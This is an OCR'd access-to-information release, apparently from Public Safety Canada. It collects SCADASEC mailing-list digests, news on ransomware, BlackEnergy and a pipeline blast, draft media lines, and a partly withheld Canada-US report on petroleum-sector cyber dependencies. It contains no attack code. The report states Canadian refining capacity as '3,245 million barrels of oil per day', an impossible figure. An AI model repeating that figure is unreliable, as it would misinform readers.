> > transport groceries for a family of four. You might be able to make
> > it work, but it won't be compatible, efficient, or effective.
> >
> > If you are writing legislation, I would suggest an application
> > oriented approach. In other words, the approach you use for banking
> > might not be
> the
> > same approach you'd use for medical care records, nor would it be
> > the
> same
> > approaches used in transportation, energy delivery, or manufacturing.
> >
> > In order to report incidents, you'd need to have some extra software
> > and diagnostics to detect a problem. You'd need regular review of
> > these logs and a statement of mandatory reporting of certain kinds of incidents.
> Note
> > that not many incident reports will be attacks. Some could be caused
> > by misconfiguration, some might be software bugs, and some could be
> > just an attack of stupidity. You will also need verbiage to limit
> > the liability
> of
> > those who report these things. In other words, as long as these are
> > not problems indicating malice, confidentiality and immunity from
> prosecutorial
> > use of such reports must be assured. You want to encourage candor
> > and honesty --and you won't get that if you allow law enforcement to
> > have routine and casual access to this information.
> >
> > Also note that this data is a potential treasure trove of
> > information for intelligence agencies all over the world. Protect
> > it. This is not just
> your
> > life-blood, this is a roadmap to your country's softest underbelly.
> >
> > That's just a start. [redacted]nd I edited and wrote a book on the
> > subject,
> and
> > we feel as if we've only scratched the surface of this topic.
> >
> > [redacted]
> >
> >
> >
> >
> > On Thu, Nov 14, 2013 at 6:33 AM, [redacted]
> > \[redacted]
> > > wrote:
> >
> > >

> > > Infosec standard welcomed ISO 27001:2013
> > >
> > >
> >
> http://www.professionalsecurity.co.uk/news/interviews/infosec-standard
> -welcomed/
> > >
> > > How important is ISO 27000 in relation to ICS/SCADA security?
> > > Coming
> > from
> > > the IT world all I seem to hear about is ISO 27000. What about
> > >
> > > IEC 62351, IEC 62443 series (derived from ISA-99)?
> > > In your (SCADASEC) world how important is ISO 27000 in relation to
> > > 623
> > and
> > > 624? Do they or can they exist together in your world? Am trying
> > > to
> > gauge
> > > this as I am simultaneously working on two task forces: one to
> > > prepare
> a
> > > national law on cyber security and another for preparing a
> > > critical
> > > (information) infrastructure defense plan. So far I am the lone
> > > person
> > (to
> > > be honest some are at least listening more to my arguments than
> > > before)
> > on
> > > the group arguing for language to include the cyber security of
> > > ICS
> from
> > > intentional and unintentional cyber incidents. Listing the
> > > relevant standards to focus on during the
> > > prevention/implementation phase is important in the long run. An
> > > idea/comment or two would be most appreciated.
> > > Best regards,
> > >
> > >
> > >
> > >
> > >
> > >
> > >
> > >
> > >
> > > _____
> > > To unsubscribe from this mailing list, please visit:
> > > http://news.infracritical.com/mailman/listinfo/scadasec
> > >
> > > To review our usage policy, please visit:

> > > http://www.infracritical.com/usage-scadasec.html
> > _____
> > To unsubscribe from this mailing list, please visit:
> > http://news.infracritical.com/mailman/listinfo/scadasec
> >
> > To review our usage policy, please visit:
> > http://www.infracritical.com/usage-scadasec.html
> >
> _____
> To unsubscribe from this mailing list, please visit:
> http://news.infracritical.com/mailman/listinfo/scadasec
>
> To review our usage policy, please visit:
> http://www.infracritical.com/usage-scadasec.html
> _____
> To unsubscribe from this mailing list, please visit:
> http://news.infracritical.com/mailman/listinfo/scadasec
>
> To review our usage policy, please visit:
> http://www.infracritical.com/usage-scadasec.html

_____
To unsubscribe from this mailing list, please visit:
http://news.infracritical.com/mailman/listinfo/scadasec

To review our usage policy, please visit:
http://www.infracritical.com/usage-scadasec.html

Message: 3
Date: Wed, 20 Nov 2013 09:09:07 -0500
From: '[redacted]
Subject: [SCADASEC] Swansea Police Department came under attack when
computer hackers broke into their computer system and held their files
for ransom.
To: <scadasec@news.infracritical.com>
Message-ID: [redacted]
Content-Type: text/plain; charset="us-ascii"

http://www1.whdh.com/news/articles/local/south/10012261792953/swansea-police
-dept-targeted-by-pc-hackers/

SWANSEA, Mass. (WHDH) -- The Swansea Police Department came under attack when computer hackers broke into their computer system and held their files for ransom.

The hackers demanded a payment of bitcoins worth about $750 to the unknown hackers.

Computer troubleshooters say the hackers were likely able to get into the system when someone opened an email that appeared to come from FedEx, UPS or the United States Postal Service.

Swansea PD contacted the FBI before paying up, but experts say that isn't always the right move.

"Can you really trust someone who wrote a document to encrypt all of your documents all of your data everything and not expect them to come back for more? So it's much too big a risk to even attempt to pay them," Eric Shorr of PC Troubleshooters said.

Booking photos and personal information were not affected by the attack, but Shorr says it's still a learning opportunity.

"If you do click on it turn it off that will stop the spread of the malware on your computer. Then bring it to an IT services company to help. You clean it up," he said.

The Swansea Police Department has since upgraded their computer security systems.

Read more:
<http://www1.whdh.com/news/articles/local/south/10012261792953/swansea-polic
e-dept-targeted-by-pc-hackers/#ixzz2lC8R7BXX>
http://www1.whdh.com/news/articles/local/south/10012261792953/swansea-police
-dept-targeted-by-pc-hackers/#ixzz2lC8R7BXX

Message: 4
Date: Wed, 20 Nov 2013 08:38:38 -0800
From: [redacted]
Subject: Re: [SCADASEC] Swansea Police Department came under attack
when computer hackers broke into their computer system and held their
files for ransom.
To: scadasec@news.infracritical.com
Message-ID: [redacted]
Content-Type: text/plain; charset=ISO-8859-1; format=flowed

This sets a very bad precedent.

If you cannot rely on law enforcement to stand up to criminals, then we have some serious problems.


[redacted]

On 11/20/2013 6:09 AM, [redacted] wrote:

> http://www1.whdh.com/news/articles/local/south/10012261792953/swansea-
> police
> -dept-targeted-by-pc-hackers/
>
> SWANSEA, Mass. (WHDH) -- The Swansea Police Department came under
> attack when computer hackers broke into their computer system and held
> their files for ransom.
>
> The hackers demanded a payment of bitcoins worth about $750 to the
> unknown hackers.

>
> Computer troubleshooters say the hackers were likely able to get into
> the system when someone opened an email that appeared to come from
> FedEx, UPS or the United States Postal Service.
>
> Swansea PD contacted the FBI before paying up, but experts say that
> isn't always the right move.
>
> "Can you really trust someone who wrote a document to encrypt all of
> your documents all of your data everything and not expect them to come
> back for more? So it's much too big a risk to even attempt to pay
> them," Eric Shorr of PC Troubleshooters said.
>
> Booking photos and personal information were not affected by the
> attack, but Shorr says it's still a learning opportunity.
>
> "If you do click on it turn it off that will stop the spread of the
> malware on your computer. Then bring it to an IT services company to
> help. You clean it up," he said.
>
> The Swansea Police Department has since upgraded their computer
> security systems.
>
>
>
> Read more:
> <http://www1.whdh.com/news/articles/local/south/10012261792953/swansea
> -polic e-dept-targeted-by-pc-hackers/#ixzz2lC8R7BXX>
> http://www1.whdh.com/news/articles/local/south/10012261792953/swansea-
> police -dept-targeted-by-pc-hackers/#ixzz2lC8R7BXX
>
> _____
> To unsubscribe from this mailing list, please visit:
> http://news.infracritical.com/mailman/listinfo/scadasec
>
> To review our usage policy, please visit:
> http://www.infracritical.com/usage-scadasec.html
>
>

--



_____

To unsubscribe from this mailing list, please visit:
http://news.infracritical.com/mailman/listinfo/scadasec

To review our usage policy, please visit:
http://www.infracritical.com/usage-scadasec.html

End of scadasec Digest, Vol 70, Issue 16
****

Pitcher Robert

From: [redacted]
Sent: November-10-14 10:38 AM
To: ;
Subject: Cyber-security/CIP: Russian state-sponsored hackers insert malware into US critical infrastructure control systems (Homeland Security News Wire)

Homeland Security News Wire [USA], 10 November 2014

http://www.homelandsecuritynewswire.com/dr20141110-russian-government-hackers-insert-malware-in-u-s-critical-infrastructure-control-software

Russian government hackers insert malware in U.S. critical infrastructure control software

Investigators have uncovered a Trojan Horse named BlackEnergy in the software that runs much of the U.S. critical infrastructure. In a worst case scenario, the malware could shut down oil and gas pipelines, power transmission grids, water distribution and filtration systems, and wind turbines, causing an economic catastrophe. Some industry insiders learned of the intrusion last week via a DHS alert bulletin issued by the agency's Industrial Control Systems Cyber Emergency Response Team(ICS-CERT). The BlackEnergy penetration had recently been detected by several companies. Experts say Russia has placed the malware in key U.S. systems as a threat or a deterrent to a U.S. cyberattack on Russian systems – mutual assured destruction from a cold war-era playbook.

Investigators have uncovered a Trojan Horse named BlackEnergy in the software that runs much of the U.S. critical infrastructure. In a worst case scenario, the malware could shut down oil and gas pipelines, power transmission grids, water distribution and filtration systems, and wind turbines, causing an economic catastrophe. Some industry insiders learned of the intrusion last week via a DHS alert bulletin issued by the agency's Industrial Control Systems Cyber Emergency Response Team (ICS-CERT). According to ABC News, the BlackEnergy penetration had recently been detected by several companies.

DHS officials say they now have evidence that the malware was inserted by hackers believed to be sponsored by the Russian government. BlackEnergy is the same malware which was used earlier this year by Russian cyber-spy group, Sandworm, to target NATO and some critical infrastructure firms in Europe . The *Homeland Security News Wire* reported last week that researchers at Silicon Valley-based computer security firm, FireEye, have connected the Russian government to cyber espionage efforts around the world, specifically those targeting key infrastructure firms in Europe. "Analysis of the technical findings in the two reports shows linkages in the shared command and control infrastructure between the campaigns, suggesting both are part of a broader campaign by the same threat actor," the DHS bulletin read.

The BlackEnergy hacking campaign has been ongoing since 2011, but no attempt has been made to activate the malware to "damage, modify, or otherwise disrupt" affected systems, DHS said. ICS-CERT officials believe that Russian intelligence agencies helped place the malware in key U.S. systems as a threat or a deterrent to a U.S. cyberattack on Russian systems — mutual assured destruction from a cold war-era playbook.

According to *PowerMag*, hackers were targeting industrial systems' Human Machine Interface (HMI) software, which allows designated workers to control industrial processes through a computer or a mobile device.

According to ICS-CERT, "Analysis of victim system artifacts has determined that the actors have been exploiting a vulnerability in GE's Cimplicity HMI product since at least January 2012." While General Electric has urged affected users to update to its most recent version of the software, which includes a patch addressing previous vulnerabilities, the malware has also targeted HMI products from other vendors. In the latest alert, ICS-CERT "strongly encourages taking immediate defensive action to secure ICS systems using defense-in-depth principles," the bulletin read. "Asset owners should not assume that their control systems are deployed securely or that they are not operating with an Internet accessible configuration. Instead, asset owners should thoroughly audit their networks for Internet facing devices, weak authentication methods, and component vulnerabilities. Control systems often have Internet accessible devices installed without the owner's knowledge, putting those systems at increased risk of attack."

Pitcher Robert

From: [redacted]

Sent: December-12-14 1:11 PM
To: scadasec@news.infracritical.com
Subject: scadasec Digest, Vol 83, Issue 8

Send scadasec mailing list submissions to
scadasec@news.infracritical.com

To subscribe or unsubscribe via the World Wide Web, visit
http://news.infracritical.com/mailman/listinfo/scadasec
or, via email, send a message with subject or body 'help' to
scadasec-request@news.infracritical.com

You can reach the person managing the list at
scadasec-owner@news.infracritical.com

When replying, please edit your Subject line so it is more specific than "Re: Contents of scadasec digest..."

Today's Topics:

1. Re: Hackers Supported Mysterious ?08 Turkey Pipeline Blast [redacted]

Message: 1
Date: Thu, 11 Dec 2014 23:08:15 +0000
From: [redacted]
Subject: Re: [SCADASEC] Hackers Supported Mysterious ?08 Turkey Pipeline Blast
To: "scadasec@news.infracritical.com" <scadasec@news.infracritical.com>
Message-ID: [redacted]

Content-Type: text/plain; charset="windows-1257"

[redacted]

It's a good story; my general thoughts are that it would be very significant if true. Bob Huber over at Critical Intelligence mentioned having some reporting he did from 2009 on the same pipeline. I haven't read the report yet but he's going to put it out later today I believe. The story does work out nicely - contested oil pipeline adverse to Russian interests, rebel group in the area, Georgia-Russia conflict 3 days later, etc. Additionally it's all believable (IP connected cameras not properly segmented on the network being an infection point).

However I have a number of issues with this report. First off, there's absolutely no evidence presented. In journalism this doesn't normally fly but it seems to be a standard for anything with the word "cyberwar" and/or "SCADA" in it. These news reports increase tension, have a worrying aspect for most, and get briefed up internal to the US Govt at a relatively high level. I thought the reporting was very poorly done. I reached out to the reporters for additional information but haven't receive anything back yet. The story sounds great and it's not far from believable but without any real sources or evidence I think it can be filed under FUD for now. Some of the sources (which even in their own story stated the evidence was circumstantial) were "intelligence officials" who received information about this in a powerpoint briefing. I.e. far from a primary or secondary source. Also, I wonder about the "this was a watershed moment for western intelligence agencies." Having wor!
ked ICS in Europe in a western intelligence agency I question where they got their information from. Unfortunately these days reporters cite everyone as an anonymous intelligence official. As a tangent - there was one news story a couple years ago that came out citing an anonymous intelligence official and it ended up being a secretary. Not to undermine the importance of secretaries and their hard work - but probably not the best source of intelligence information.

I imagine more information will come out eventually - if so there's a good story here with a lot of lessons learned. Else, it's very similar to the Trans-Siberian Pipeline CIA story.

VR
[redacted]

-----Original Message-----
From: [redacted]
Sent: Wednesday, December 10, 2014 12:42 PM
To: scadasec@news.infracritical.com
Subject: [SCADASEC] Hackers Supported Mysterious ?08 Turkey Pipeline Blast

Interesting piece here?thoughts?

??.For western intelligence agencies, the blowout was a watershed event.
Hackers had shut down alarms, cut off communications and super-pressurized the crude oil in the line, according to four people familiar with the incident who asked not to be identified because details of the investigation are confidential. The main weapon at valve station 30 on Aug. 5, 2008, was a keyboard.?

Shorted URL in case list serve cuts line: http://t.co/xUZA2eStwO

http://www.bloomberg.com/news/2014-12-10/mysterious-08-turkey-pipeline-blast
-opened-new-cyberwar.html

[redacted]

To review our usage policy, please visit:
http://www.infracritical.com/usage-scadasec.html

To unsubscribe from this mailing list, please visit:
http://news.infracritical.com/mailman/listinfo/scadasec

To review our usage policy, please visit:
http://www.infracritical.com/usage-scadasec.html

End of scadasec Digest, Vol 83, Issue 8
****

DeJong, Michael

From: Duval, Jean Paul
Sent: December-12-14 1:47 PM
To: DeJong, Michael; Matz, Mark; Beauchemin, Gwen
Cc: Wong, Suki; Malik, Zarah; Sirois, Josée
Subject: Media request: Petrolium Industry - Cyber vulnerabilities

Michael, Mark, Gwen,

We received a media request on the cyber safety of oil pipelines. I have pulled together some previously approved messaging for your review and input.

Glad to discuss as needed any concerns/suggestions on the proposed messaging.

Many thanks,
JP

Proposed response:
The Government of Canada is continuously working to enhance cyber security in Canada by identifying cyber threats and vulnerabilities, and by preparing for and responding to all kinds of cyber incidents to better protect Canada and Canadians.

In response to your question around the steps taken in Canada to ensure the ongoing safety and security of pipelines from cyber attacks, I can say the Government of Canada has already taken important steps towards improving the protection of Canada's critical infrastructure, including the implementation of the National Strategy for Critical Infrastructure and Action Plan for Critical Infrastructure, as well as Canada's Cyber Security Strategy.

Since the announcement of the National Strategy and Action Plan for Critical Infrastructure in 2010, the Government of Canada has worked to establish partnerships with each of the ten critical infrastructure sectors, which includes the energy and utilities sector. These partnerships have helped the Government achieve significant progress in enhancing the resilience of Canada's critical infrastructure. For example, the Government has:

- published a risk management guide for critical infrastructure sectors;
- developed risk assessments of vital assets and systems; and
- conducted exercises to ensure that our plans will work in the event of a disruption or attack.

Successful implementation of Canada's Cyber Security Strategy depends on partnerships and information-sharing with other governments and industry to ensure the resilience of cyber systems vital to Canadian security and economic prosperity.

While we do not comment on specific or potential threats against Canadian critical infrastructure interests, I can say that the Canadian Cyber Incident Response Centre (CCIRC) is focused on protecting vital systems outside of the federal government, including critical infrastructure, against cyber incidents. CCIRC stays informed on potential cyber threats and advises the private sector on how to detect and defend themselves in the event of any cyber incident. CCIRC works directly with companies, providing them with frontline information on how to secure their systems and deal with potential threats. They do this in full cooperation with national and international counterparts.

As an example, Public Safety Canada's Industrial Control Systems (ICS) Security workshops bring together recognized experts along with representatives from the federal Government to provide briefs on the latest threats and steps that

can be taken to increase the security of industrial control systems. The workshops are open to representatives from the critical infrastructure, provincial governments and academia.

Public Safety Canada and its national and international partners maintain ongoing dialogue on critical infrastructure resilience.

From:
Sent: December 12, 2014 11:12:24 AM (UTC-05:00) Eastern Time (US & Canada)
To: Media Relations / Relations avec les médias (PS/SP)
Subject: Re: Inquiry about entry of radical imam(s)

Good morning,

I have some questions about cybersecurity and pipelines. This may relate to the CCIRC.


My questions are:

1. What steps is Canada taking to ensure its pipelines (present and future projects) are secure from cyberattacks?

2. Has Canada looked at the possible cyberattack on the Baku-Tbilisi-Ceyhan pipeline, and if so, what lessons have been drawn? (http://www.bloomberg.com/news/2014-12-10/mysterious-08-turkey-pipeline-blast-opened-new-cyberwar.html)

3. Does the government of Canada feel that pipelines, as opposed to other methods of transport, make Canada's oil infrastructure more, or less, secure from cyberattack?

Thanks,



V R A C

Virtual Risk Analysis Cell

Public Safety Canada
Sécurité publique Canada

[redacted]

1. PURPOSE AND SCOPE

In recognition of the importance of enhancing cross-border critical infrastructure resilience, the *Canada-United States Action Plan on Perimeter Security and Economic Competitiveness* and the *Canada - United States Action Plan for Critical Infrastructure* committed to the establishment of a binational mechanism for conducting joint risk analysis, named the Virtual Risk Analysis Cell (VRAC). The VRAC conducts joint risk analysis, develops collaborative cross-border analytical products and shares methodologies and best practices to enhance critical infrastructure resilience.

The risks of disruptions to critical infrastructure are heightened by a complex system of interdependencies which can produce cascading effects far beyond the initially impacted sector and physical location of the incident. These disruptions can have direct impacts on businesses and communities on both sides of the Canada-U.S. border.

Given the interconnected nature of the Canadian and U.S. economies and critical infrastructure assets and systems, each country recognizes the importance of collaborating on risk analysis initiatives in an effort to reduce the impact that a potential disruption to critical infrastructure would have on both countries. These initiatives enable the sharing of information between DHS and PS, with the objective of expanding the critical infrastructure protection and resilience capabilities, including VRAC risk methodologies, tools, information and analysis.

While this information sharing initiative provides a solid starting point for assessing the important details of the U.S.-Canada bilateral security relationship from a critical infrastructure perspective, [redacted]

This document was produced by the U.S. Department of Homeland Security (DHS), Homeland Infrastructure Threat and Risk Analysis Center (HITRAC) and Public Safety Canada's (PS), National Security Branch (NS), Critical Infrastructure and Strategic Coordination Directorate (CID).

[redacted]

[redacted]

2. KEY FINDINGS

The assessment, conducted under the Virtual Risk Analysis Cell (VRAC), was successful [redacted]

Page 49

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 50

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

[redacted]

This examination of the cyber dependencies within each sector (energy and utilities, water, health, food, government, safety, transportation, finance, information and communications technology, and manufacturing) recognizes the following types of critical infrastructure cyber systems, which are commonly found across all CI sectors:

[redacted]

4. CONTEXT: PETROLEUM INDUSTRY

CANADA

Canada's energy and utilities sector is made up of a complex system of physical and cyber networks, which at their core, deliver critical services and products which fuel and power residential, commercial and industrial facilities. Infrastructure associated with this sector includes: pipelines, petroleum refineries, local oil product distribution, natural gas production and extraction, natural gas transmission pipelines and storage facilities, local natural gas distribution, electricity generation facilities, high voltage power transmission, and, nuclear electricity generation and medical isotope generation facilities.


Since Canada is one of the highest energy producing countries in the world and the main energy exporter to the U.S., [redacted]

This sector can be broken down into four sub-sectors:

1. **Petroleum:** production and extraction, pipelines, refiners, and local product distribution
2. **Natural gas:** production and extraction, transmission pipelines and storage, and local distribution
3. **Electricity:** generation facilities, high voltage power transmission, and local distribution
4. **Nuclear:** generation and medical isotope production facilities.


Canada's petroleum industry is one of the largest in the world and highly integrated across North America. It is home to 19 refineries with a total refining capacity of 3,245 million barrels of oil per day (2012 figures). The Canadian oil sands are a major source of crude oil for the petroleum industry in Canada and contribute a significant amount to Canada's gross domestic product. In 2012, Canadian petroleum producers exported 1.7 million barrels of oil per day to the United States Midwest. Derivative products refined from crude oil include: gasoline, lubricants, jet fuel, asphalt, kerosene, diesel fuel, tar, and petrochemicals. These products are critical to Canada's economy making oil sands, refineries and distribution networks part of Canada's critical infrastructure.

Conventional Oil Production in 2012




Thousand barrels per day
Source: Canadian Association of Petroleum Producers

Bitumen and Upgraded Crude Oil Production in 2012




Thousand barrels per day
Source: Canadian Association of Petroleum Producers

Total Daily Canadian Crude Oil Exports in 2012



Thousand barrels per day
Source: National Energy Board

Total Daily Canadian Crude Oil Exports in 2012, by Region



Thousand barrels per day
Source: National Energy Board

Pages 54 to / à 56

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information


de la Loi sur l'accès à l'information

[redacted]

5. CYBER DEPENDENCIES

Critical infrastructure cyber systems in the petroleum subsector aid in the production of refined petroleum products and the distribution of those products through pipelines.

[redacted]



Pages 59 to / à 60

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

6. SECTOR RESILIENCE


(U) The petroleum industry has a long history of resilience, based on its ability to prevent, prepare for, and recover from all-hazards, including natural disasters, fluctuating markets, or a change in regulatory programs. To maintain operational resilience, successful businesses identify their critical dependencies and interdependencies and develop appropriate strategies to manage disruptions in critical systems should they occur.

(U//FOUO) Refineries receive crude oil from a variety of sources, shipments of high quality, light sweet crude[11] from West Africa, tar-like bituminous sands (oil sands) from Canada, or intermediate quality from domestic sources, and each refinery is configured to accept different types of inputs.

7. SECTOR DEPENDENCIES

(U) The reliance of virtually all industries and modes on electric power and fuels means that all sectors depend on the Energy Sector in some way.


(U) The petroleum subsector relies heavily on the following sectors for its operations.



(U) All sectors of the economy rely on refined petroleum products for their operations.

8. NEXT STEPS

This collaboration demonstrates the ongoing information sharing between DHS and PS.



9. POINTS OF CONTACT

Homeland Infrastructure Threat and Risk Analysis Center Department of Homeland Security RISK@dhs.gov	Critical Infrastructure Policy Directorate Public Safety Canada CI-IE-Risk-Risque@ps-sp.gc.ca

Williston, Sandra

From: Beaudoin, Luc
Sent: August-24-12 11:08 PM
To: CCIRC; Anderson, Windy
Subject: FW: Fwd: [redacted]
Attachments: AttachmentMetaData.txt

Classification: SECRET
